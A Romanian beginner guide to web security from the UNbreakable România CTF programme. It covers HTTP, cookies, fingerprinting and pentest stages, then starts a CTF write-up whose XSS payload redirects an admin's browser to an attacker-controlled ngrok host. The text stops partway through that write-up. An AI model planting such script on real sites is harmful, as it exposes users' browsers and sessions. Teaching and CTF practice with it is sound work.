



Introducere în Securitatea și Exploatarea Vulnerabilităților în Aplicații Web

Resurse utile pentru incepatori din UNbreakable România

unbreakable.ro

Declinarea responsabilității	3
Introducere	4
Componentele unei aplicații web	5
Cum funcționează aplicațiile web?	6
Ce reprezintă protocolul HTTP?	7
Componentele protocolului HTTP	7
Metoda HTTP	9
Structura unui URL	9
Vulnerabilitățile în aplicațiile web	10
Cookie-uri	10
API	11
API Endpoints	11
Amprentarea digitală	11
Noțiuni de bază privind securitatea web	14
Tipuri de teste de securitate web (penetrare)	15
Stagiile de testare	15
Strângerea de informații	15
Recunoaștere și scanare	15
Evaluarea vulnerabilităților	16
Exploatare	16
Raportarea	16
Resurse utile	17
Librarii si unelte utile în rezolvarea exercițiilor	18
Exerciții și rezolvări	19
Manual-review (usor - mediu)	19
Rundown (usor - mediu)	21
Tartarsausage (usor - mediu)	24
Small-data-leak (usor - mediu)	27
Frameble (usor)	31
Alfa-cookie (usor - mediu)	33
Under-construction (usor - mediu)	36
broken-login (usor - mediu)	39
Contribuitori	42

Declinarea responsabilității

Aceste materiale și resurse sunt destinate exclusiv informării și discuțiilor, având ca obiectiv conștientizarea riscurilor și amenințarilor informatice dar și pregătirea unor noi generații de specialiști în securitate informatică.

Organizatorii și partenerii UNbreakable România nu oferă nicio garanție de niciun fel cu privire la aceste informații. În niciun caz, organizatorii și partenerii UNbreakable România, sau contractanții, sau subcontractanții săi nu vor fi răspunzători pentru niciun fel de daune, inclusiv, dar fără a se limita la, daune directe, indirecte, speciale sau ulterioare, care rezultă din orice mod ce are legătură cu aceste informații, indiferent dacă se bazează sau nu pe garanție, contract, delict sau altfel, indiferent dacă este sau nu din neglijență și dacă vătămarea a fost sau nu rezultată din rezultatele sau dependența de informații.

Organizatorii UNbreakable România nu aprobă niciun produs sau serviciu comercial, inclusiv subiectele analizei. Orice referire la produse comerciale, procese sau servicii specifice prin marca de servicii, marca comercială, producător sau altfel, nu constituie sau implică aprobarea, recomandarea sau favorizarea acestora de către UNbreakable România.

Organizatorii UNbreakable România recomandă folosirea cunoștințelor și tehnologiilor prezentate în aceste resurse doar în scop educațional sau profesional pe calculatoare, site-uri, servere, servicii sau alte sisteme informatice doar după obținerea acordului explicit în prealabil din partea proprietarilor.

Utilizarea unor tehnici sau unelte prezentate în aceste materiale împotriva unor sisteme informatice, fără acordul proprietarilor, poate fi considerată infracțiune în diverse țări.

În România, accesul ilegal la un sistem informatic este considerată infracțiune contra siguranței și integrității sistemelor și datelor informatice și poate fi pedepsită conform legii.

Introducere

Aplicațiile web sunt aplicații care execută funcții precise, fiind accesibile direct printr-un browser web, în care browserul web este clientul aplicației web. Acestea diferă de aplicațiile desktop tradiționale care necesită instalarea software-ului pentru a rula.

În esență, securitatea aplicațiilor web abordează problemele legate de securitatea aplicațiilor și serviciilor web, cum ar fi API-urile și site-urile web. Acestea se asigură că sistemul dvs. de informații este suficient de sigur pentru a proteja datele valoroase și pentru a menține operabilitatea.

Potrivit unor estimări, **aproximativ 30,000 până la 50,000 de site-uri web sunt sparte în fiecare zi.** Numărul crește zilnic, iar importanța securității site-urilor web crește rapid.

Securitatea web este importantă pentru a împiedica hackerii și hoții cibernetici să acceseze informații sensibile. Fără o strategie de securitate proactivă, companiile riscă infectarea, răspândirea și escaladarea malware-ului, atacurile asupra altor site-uri web, rețele și alte infrastructuri IT. Dacă un hacker are succes, atacurile se pot răspândi de la un site la altul, ceea ce face dificilă găsirea originii.

A lua măsuri de protecție în mediul online devine din ce în ce mai important în fiecare zi și este vital ca site-urile să fie protejate împotriva atacurilor informatice și a pierderii datelor.

Nimeni de pe web nu este imun la riscurile de securitate. În cursa de astăzi pentru a construi soluții de business de ultimă generație, aplicațiile web sunt dezvoltate și implementate cu o atenție minimalistă la amenințările la adresa securității. Nu este de mirare de ce numărul de site-uri web corporative vulnerabile la hacking crește într-un ritm rapid.

Site-uri proeminente din industrii reglementate precum guvernul, serviciile financiare, comerțul cu amănuntul și asistența medicală sunt sondate zilnic.

Consecințele încălcării securității sunt devastatoare: deteriorarea credibilității, pierderea veniturilor, răspunderea legală, precum și pierderea loialității clienților.


Componentele unei aplicații web

În principal, aplicațiile web sunt construite pe baza a două segmente importante: client și server.

Aceste segmente la randul lor sunt dezvoltate pe baza mai multor componente:

- Componentele UI/ UX (client side) / Componenta frontend:
 - Pe baza acestor componente interfața și experiența userului sunt definite.
(User Interface = UI ; User Experience = UX)
 - Aceste componente au ca scop principal să ofere utilizatorului final o navigație corectă și logică în cadrul unei aplicații web.
- Componente Structurale:
 - Numim componente structurale, elementele ce fac parte din arhitectura unei aplicații web.
 - Arhitectura unei aplicații web este definită de 3 aspecte principale:
 - Navigatorul web (web-browser) / Componenta frontend
 - Acest navigator web oferă utilizatorului final posibilitatea să interacționeze cu aplicația web în cauza, respectiv să execute acțiuni precum: schimbarea pozei de profil, schimbarea temei unei aplicații web, etc.
 - Tehnologiile folosite pentru a dezvolta această componentă sunt: HTML, CSS, JavaScript, VueJS/React.
 - Serverul aplicației web (server-side) /Componenta backend
 - Această componentă primește și interpretează acțiunile efectuate de utilizatorul final, prin a aplica procesul logic pe baza căruia aplicația web este dezvoltată.
 - Serverul bazei de date este componenta unde se stochează informații precum: date identificare user (utilizator, parola , alte date personale) sau conținutul dinamic al paginii web ce este modificat în funcție de interacțiunea userilor.

Mai multe detalii despre cum funcționează o aplicație web pot fi găsite în schema de mai jos:



Cum funcționează aplicațiile web?

Fiecare arhitectură a aplicației web va avea trei programe principale care vor rula simultan:

- **Componenta Frontend**

Codul clientului rulează întotdeauna în browser, pe partea utilizatorului. Datoria principală este de a răspunde într-un mod logic la datele introduse de utilizator. În această parte a arhitecturii, utilizatorul interacționează direct cu interfața unei aplicații. (crearea contului, încărcarea imaginii de profil, trimiterea unui comentariu etc.)

Aceste programe sunt dezvoltate folosind tehnologii precum:

- CSS
- Javascript
- HTML

- **Biblioteci și Frameworks**

Pentru a face experiența utilizatorului cât mai confortabilă, dezvoltatorii folosesc, de asemenea, diferite biblioteci și frameworks precum:

- AngularJS / Vuejs
- JQuery
- React.js
- Bootstrap


- **Componenta backend**

Aici codul rulează întotdeauna pe server și nu poate fi văzut de utilizatori. Scopul principal este de a răspunde solicitărilor HTTP declanșate de acțiunile utilizatorului și de a vă asigura că principiile logicii atribuite aplicației web funcționează conform intenției.

Aceste programe sunt dezvoltate folosind tehnologii precum:

- **PHP**
- **Python**
- **C++**
- **Java**
- **Javascript**

Acest proces este ilustrat în imaginea de mai jos:



Ce reprezintă protocolul HTTP?

HTTP înseamnă HyperText Transfer Protocol și reprezintă baza de comunicare pentru World Wide Web (WWW).


Principiile de execuție ale acestui protocol se bazează pe cereri și răspunsuri. Ori de câte ori un client efectuează o acțiune în cadrul aplicației, serverul răspunde la aceasta.

Componentele protocolului HTTP

- **Client (agent-utilizator)**

Această poziție este ocupată de browserul web care efectuează întotdeauna solicitările. Paginile web sunt documente hipertext care sunt apelate de acțiunile utilizatorului. Ulterior, aceste acțiuni sunt traduse în solicitări HTTP care sunt trimise către serverele alocate pentru a răspunde acestora.

Procesul este ilustrat mai jos:



- **Server Web**

Serverele pot fi construite pe o singură mașină sau pot fi un grup de computere, în funcție de complexitatea aplicației.

De obicei, informațiile sensibile, cum ar fi o bază de date, ar trebui să fie găzduite pe alt server cu nivele de securitate suplimentare.

- **Proxy**

Sunt gateway-uri virtuale care se află între client și server.

Există două tipuri de proxy:

- **Transparent:** în cazul în care solicitările sunt transmise către server în același mod în care sunt primite, fără să fi suferit vreo modificare.
- **Non-transparent:** în cazul în care solicitările sunt modificate de proxy înainte de a fi trimise la server.

Exemple de funcții îndeplinite de proxy:

- stocarea în cache
- filtrare (atunci când proxy-urile acționează conform controlului parental, filtrarea cererilor suspecte etc.)
- autentificare (pentru a avea acces la diferite informații)
- logare (informații istorice despre acțiunile efectuate)

Metoda HTTP

Există trei tipuri de metode HTTP, printre care enumerăm:


- **Sigură**
 - În această categorie vom include cererile http ce nu alterează starea serverului, ce vor avea ca finalitate doar operațiunile de citire.
 - Exemple de metode HTTP sigure:
 - GET
 - Aceasta metodă este folosită doar pentru a obține anumite tipuri de date și are loc doar când clientul accesează diferite resurse din aplicație web folosită în acel moment.
 - **SYNTAX:** `GET /index.html`
 - OPTIONS
 - Această metodă este folosită când clientul accesează diferite opțiuni pentru resursa utilizată/
 - **SYNTAX:** `OPTIONS /index.html HTTP/1.1`
`OPTIONS * HTTP/1.1`
Simbolul asterix este utilizat în cazurile în care clientul face referință la întregul server.
 - HEAD
 - Această metodă operează cu resursele ce sunt returnate prin intermediul metodei GET.
 - **SYNTAX:** `HEAD /index.html`
 - **Cache**
 - Reprezintă o metodă HTTP ce poate fi cached fără a avea următoarele restricții:
 - Metoda folosită în cerere este deasemenea cache și pentru acest caz ne putem referi la GET sau HEAD. Alte metode precum PUT sau DELETE nu sunt cache, drept urmare răspunsurile lor nu pot fi incluse în această categorie.
 - **Idempotent**

O metodă HTTP este idempotentă dacă se poate face o cerere identică o dată sau de mai multe ori la rând cu același efect, lăsând serverul în aceeași stare.

Structura unui URL

Când facem referire la URL, de fapt vorbim despre adresele web, care specifică și protocolul utilizat la trimiterea / primirea informațiilor.

Protocolele populare folosite sunt: HTTP, UDP, TCP, FTTP, HTTPS etc.



Vulnerabilitățile în aplicațiile web

Când vorbim despre securizarea aplicațiilor web, ne putem referi la diferite tipuri de atacuri cibernetice, ce încearcă să exploateze caracteristicile găsite într-o aplicație vizată.

Prin aceste atacuri, utilizatorii rău intenționați vor încerca să:

- De exemplu când aplicația oferă posibilitatea de a schimba imaginea de profil, atacatorii vor încerca să încarce pe server imagini malițioase ce conțin scripturi PHP. Aceste scripturi PHP când vor fi executate, pot oferi atacatorului posibilitatea să preia controlul asupra întregii aplicații, sau chiar mai rău, asupra întregului server web.
- Să modifice solicitările care sunt trimise către server pentru a obține acces la informații private, de exemplu, cum ar fi furtul de sesiuni web ale utilizatorilor pentru a le prelua identitatea.
- pentru a declanșa solicitări și notificări rău intenționate atunci când se exploatează vulnerabilități de tip XSS (Cross-Site Scripting).
- Pentru a obține date secrete modificând interogările necesare pentru a accesa informațiile dintr-o bază de date, exploatând de exemplu vulnerabilități specifice SQL, GraphQL etc.

Cookie-uri

Cookie-urile HTTP reprezintă mici bucăți de date care sunt generate și accesibile de utilizatori în timp ce navighează pe o aplicație web. Aceste cookie-uri sunt stocate de browserele web utilizate (Chrome, Opera, Firefox, Safari etc.) atunci când navigați pentru a vă aminti anumite informații despre sesiunile realizate pe diferite pagini web: date de autentificare, identificator, sesiune etc.


Termenul „cookie” este derivat din terminologia utilizată în programarea UNIX atunci când se referă la date „magice” care pot fi trimise și primite de diferite programe utilizate de operatori fără a fi modificate.

API

API reprezintă interfața de programare a aplicațiilor (Application Interface Programming) și reprezintă un set de funcții și protocoale care au scopul de a permite comunicarea cu alte servicii sau aplicații web fără a fi nevoie să știe cum au fost dezvoltate și implementate.

API-urile sunt o modalitate simplificată de a vă conecta propria infrastructură prin dezvoltarea aplicațiilor native în cloud, dar vă permit, de asemenea, să partajați datele cu clienții și alți utilizatori externi. API-urile publice reprezintă o valoare de afaceri unică, deoarece pot simplifica și extinde modul în care vă conectați cu partenerii dvs (Google Maps API este un exemplu popular).

Un proces de funcționare a API-urilor este prezentat mai jos:



API Endpoints

Având în vedere informațiile de mai sus și știind că API-ul este practic o interfață utilizată de utilizatori / programatori pentru a interacționa cu diferite produse și servicii, putem deduce că pentru această interacțiune sunt necesare două sau mai multe părți. Aceste părți sunt cunoscute sub numele de API Endpoints.

Amprentarea digitală

Este procesul efectuat de atacatori pentru colectarea informațiilor despre aplicația vizată, date precum: informații despre server web, versiunea sistemului de operare, directoare ascunse în cadrul aplicației și așa mai departe.

Amprentarea digitală se bazează pe diferite tehnologii, cum ar fi:

- HTTP Banner Grabber

Una dintre metodele populare de a obține informații despre cadrul web utilizat este de a obține bannerul HTTP al țintei.

Această operație poate fi efectuată folosind:

1. Netcat

```
root ~# telnet 208.101.253.100
Trying 208.101.253.100.
Connected to 208.101.253.100.
Escape character is '^]'.
HEAD / HTTP/1.1
Host: 208.101.253.100

HTTP/1.1 200 OK
Date: Wed, 01 Aug 2012 05:08:03 GMT
Server: Apache
X-Powered-By: PHP/5.3.5 ZendServer/5.0
Set-Cookie: SESSIONID_VULN_SITE=t25put8gliicvqf62u3ctgjm2l; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Content-Type: text/html
```

2. Telnet

```
root ~# telnet 208.101.253.100
Trying 208.101.253.100.
Connected to 208.101.253.100.
Escape character is '^]'.
HEAD / HTTP/1.1
Host: 208.101.253.100

HTTP/1.1 200 OK
Date: Wed, 01 Aug 2012 05:08:03 GMT
Server: Apache
X-Powered-By: PHP/5.3.5 ZendServer/5.0
Set-Cookie: SESSIONID_VULN_SITE=t25put8gliicvqf62u3ctgjm2l; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Content-Type: text/html
```

3. Nmap

web

Resurse utile pentru incepatori din UNbreakable România

```
root@kali:~# nmap -sV www. [redacted]
Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-29 13:46 EDT
Nmap scan report for www. [redacted].com (62. [redacted])
Host is up (0.035s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx
443/tcp   open  http    nginx
Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.08 seconds
```

Exemplu cookie web ce conține informații importante despre utilizator:


```
Host: resources.infosecinstitute.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:37.0) Gecko/20100101
Firefox/37.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referrer:
http://www.google.co.in/url?sa=t&rct=j&q=&esrc=s&source=web&cd=2&ved=0CCYQj
BAwAQ&url=http%3A%2F%2Fresources.infosecinstitute.com%2Fnmap-cheat-sheet%2F
&ei=JCpCVaK1Mo-wuASe1YC4Cg&usg=AFQjCNFYlxcvuiEFw2QCg-9_e6R-M76_9Q&sig2=y9KW
wXG00Q_bVpfKw-fiaA&bvm=bv.92189499,d.c2E&cad=rja
Cookie: utma=192755314.2098953166.1427376874.1427376874.1427376874.1;
utmz=192755314.1427376874.1.1.utmcsr=google|utmccn=(organic)|utmcmd=organ
ic|utmctr=(not%20provided); visitor_id12882=216943492;
_distillery=v20150227_1ce95eb6-6db3-422d-8dfe-497a0e3b3b7f;
_ga=GA1.2.2098953166.1427376874;
X-Mapping-fjhppofk=767BD7CA2B9E38F518B95F35B5326A01
Connection: keep-alive
```

- Software-uri automatizate

1. WhatWeb
2. Blind Elephant
3. Netcraft
4. Nikto
5. Nmap

Noțiuni de bază privind securitatea web

În general, organizațiile tind să creadă că, dacă este instalat un firewall, sunt asigurate și măsuri de securitate pentru aplicațiile web utilizate / dezvoltate. Aceasta este o măsură înșelătoare, care este cel mai bine descrisă în imaginea de mai jos, deoarece firewall-urile nu blochează traficul de Internet, aspect ce permite și accesul utilizatorilor malițioși în cadrul unei organizații.



Un sistem puternic de securitate este construit pe baza următoarelor principii:

- Organizația este conștientă de faptul că peste 75% din atacurile cibernetice provin din aplicațiile web.
- A avea un firewall puternic nu înseamnă că aplicațiile web deținute sunt protejate de atacurile cibernetice.
- Un număr mare de atacuri se bazează pe defectele găsite în sistemul logic al aplicației vizate.

Tipuri de teste de securitate web (penetrare)

Când testăm aplicații web, putem defini 3 tipuri majore de testare:

- **Black Box Penetration Testing**

Se întâmplă atunci când hackerul etic nu are acces la informațiile despre modul în care a fost dezvoltată aplicația testată.

Scopul principal al acestui tip de testare este acela de a simula scenarii de hacking reale pentru a oferi vizibilitate proprietarului aplicației, în fața potențialelor riscuri de securitate.

- **White Box Penetration Testing**

Se întâmplă atunci când hackerul etic are acces la informațiile despre modul în care a fost dezvoltată aplicația testată.

Codul sursă este furnizat și analizat în conformitate cu diferite standarde de securitate.

- **Grey Box Penetration Testing**

Acest tip este un amestec între cele două tipuri prezentate mai sus și reprezintă contextul în care hackerul etic are acces parțial la informațiile despre modul în care a fost dezvoltată aplicația testată.

Stagiile de testare

Înainte de a exploata aplicația web testată, un hacker etic trebuie să parcurgă câțiva pași, ce îl vor ajuta să teste aplicația corect, fără a omite aspecte critice:

Strângerea de informații

În această etapă, compania / organizația oferă hackerilor etici detaliile necesare pentru începerea procesului de evaluare a securității.

Aici putem include:

- Scopul testării
- Tipul de testare: rețea internă / externă, aplicație web, API-uri etc.

Recunoaștere și scanare

În acest moment, hackerul etic va încerca să adune informații suplimentare pentru ținta testată, cum ar fi:

- Porturi deschise
- Subdomenii
- Directoare web ascunse care nu sunt valabile pentru public
- Rute și parametri

Pentru o execuție mai ușoară, un hacker etic poate folosi instrumente precum: Nuclei, Shodan, Nmap, dig, etc

Evaluarea vulnerabilităților

În această fază, în funcție de informațiile colectate la pașii anteriori, hackerul etic va urma o procedură de testare atacând caracteristicile aplicației pentru a identifica potențialele puncte slabe.

Exploatare

În acest moment, hackerul etic va încerca să exploateze vulnerabilitățile găsite pentru a înțelege riscul real de securitate care ar putea exista în aplicația web testată folosind software-uri precum: Burp, Nmap, dirsearch, SQLMap, WPScan, Metasploit, Nessus sau manual.

Raportarea

După finalizarea tuturor pașilor anteriori, hackerul etic va îndeplini un raport în care tehnicile de atac vor fi descrise cât mai detaliat posibil pentru vizibilitatea clientului, astfel încât să înțeleagă riscul real de securitate legat de produsul deținut.

Resurse utile

- [Web technology for developers HTTP](#)
- [OWASP Top Ten](#)
- [OWASP Web Security Testing Guide](#) - ghid cu majoritatea vulnerabilitatilor din aplicații web
- [Awesome Web Security](#)
- [Web Security Academy](#)

Librarii si unelte utile în rezolvarea exercițiilor

- [BurpSuite](#)
- [OWASP ZAP](#)
- [Postman](#)
- [SQLMap](#)
- [Requests](#)
- [Nuclei](#)
- [WPScan](#)

Exerciții și rezolvări

Manual-review (usor - mediu)

Concurs: UNbreakable #1 (2020)

Descriere:

For any coffe machine issue please open a ticket at the IT support department.


Flag format: ctf{sha256}

Goal: The web application contains a vulnerability **which** allows an attacker to leak sensitive information.

The challenge was created by Bit Sentinel.

Rezolvare:

După crearea unui cont, putem vedea următoarea pagina:



web

Resurse utile pentru incepatori din UNbreakable România

Site-ul are o singura functionalitate care iese în evidenta (cea de a trimite un mesaj unui admin), așa ca este bine sa incepem sa o testam pe aceasta. Cum știm ca adminul va vedea mesajul nostru, putem încerca și vulnerabilitati de tip **client-side**, precum **Cross-Site Scripting (XSS)**.

Într-adevăr, dacă îi scriem `<script>alert(1);</script>` adminului si vedem mesajul trimis, o casuta care contine '1' va apărea. Apariția alert boxului înseamnă ca mesajul trimis a fost interpretat ca fiind cod HTML, ceea ce ne permite sa executam cod javascript în browser-ul admin-ului.

Primul lucru pe care vrem să îl știm este browser-ul pe care adminul îl folosește. Putem realiza acest lucru prin crearea unui cod de javascript care va crea un request către un site realizat de noi. Pentru a crea o adresa URL accesibilă de oriunde pe care o controlăm, exista trei optiuni: un VPN (platit), ngrok.io sau requestbin.com. Fiecare opțiune are avantajele si dezavantajele ei; pentru acest exercitiu am folosit ngrok (requestbin ar fi o varianta buna in acest context). Payload-ul final trimis către admin se poate gasi mai jos:

```
<script>
window.location.href = "https://361c4f4977c5.ngrok.io/yaku";
</script>
```

